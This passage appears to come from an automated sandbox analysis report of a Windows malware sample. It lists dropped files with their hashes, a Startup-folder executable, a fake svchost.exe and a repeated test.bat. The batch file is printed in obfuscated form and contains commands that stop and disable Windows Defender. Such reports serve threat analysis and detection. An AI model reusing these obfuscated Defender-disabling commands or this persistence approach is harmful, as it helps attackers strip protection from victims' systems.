Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	19924
Entropy (8bit):	5.558127555463889
Encrypted:	false
SSDEEP:	384:tt9ZRq0a+lCZSGMYSB+MjultIG8tiQeZUD1u16zGumaEJUQYFeAD:NjGMY49CltsEpG3G/NZg
MD5:	B36AD5223EF4DCA564037EC9D2C4FF18
SHA1:	3A49315B5784E5C22FE87B228C709B157715FC3F
SHA-256:	15F99480EC16F09AD0E38A42CD60AE5D7806142484951FA92E0745F04F0EEE32
SHA-512:	6F0F2B4E872F9B4B797854E0F0A14BB23F6A37A6E5B14AE9C8822A2BDF76E3EF3F07FD351B3A3880C5D04ED1CE17DFFBFC61EA2B3D124B18200D8250138864E4
Malicious:	false
Reputation:	unknown
Preview:	@...e.....G.....H.O.....@.....H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`,.....(.Microsoft.PowerShell.Commands.ManagementP..... .....%.Microsoft.PowerShell.Com

C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\test.bat	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false

C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\test.bat	
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\AdvancedRun.exe	
Process:	C:\Users\Public\Documents\2FDD6624\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\test.bat	
Process:	C:\Users\Public\Documents\2FDD6624\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\866838ff-f925-41f4-be86-0619ea100a91\AdvancedRun.exe	
Process:	C:\Users\user\Desktop\RYhdmjjr94.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB

C:\Users\user\AppData\Local\Temp\866838ff-f925-41f4-be86-0619ea100a91\AdvancedRun.exe	
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....)..... *)..... *).. Rich+).....PE..L....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\866838ff-f925-41f4-be86-0619ea100a91\test.bat	
Process:	C:\Users\user\Desktop\RYhdmjjr94.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\9de20bc9-aa79-424f-aee4-da91bc757ec8\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....)..... *)..... *).. Rich+).....PE..L....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\9de20bc9-aa79-424f-aee4-da91bc757ec8\test.bat	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E

C:\Users\user\AppData\Local\Temp\9de20bc9-aa79-424f-aee4-da91bc757ec8\test.bat	
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1lspoaje.tcq.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_3255sxic.got.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5hvfzt5y.uov.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5stcexqa.mjh.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dci5vt12.o2u.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_eiuvcs12.lov.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_h00p3kfi.mal.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_h00p3kfi.mal.psm1	
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hpq1hxdx.5bu.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_julunsxd.nk1.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nfhky3a4.nkp.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_p3nafo4w.jjh.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_p3nafo4w.jjh.ps1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qdaahtvp.wcr.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qobie0yt.3py.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rxbwq3x5.3vw.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
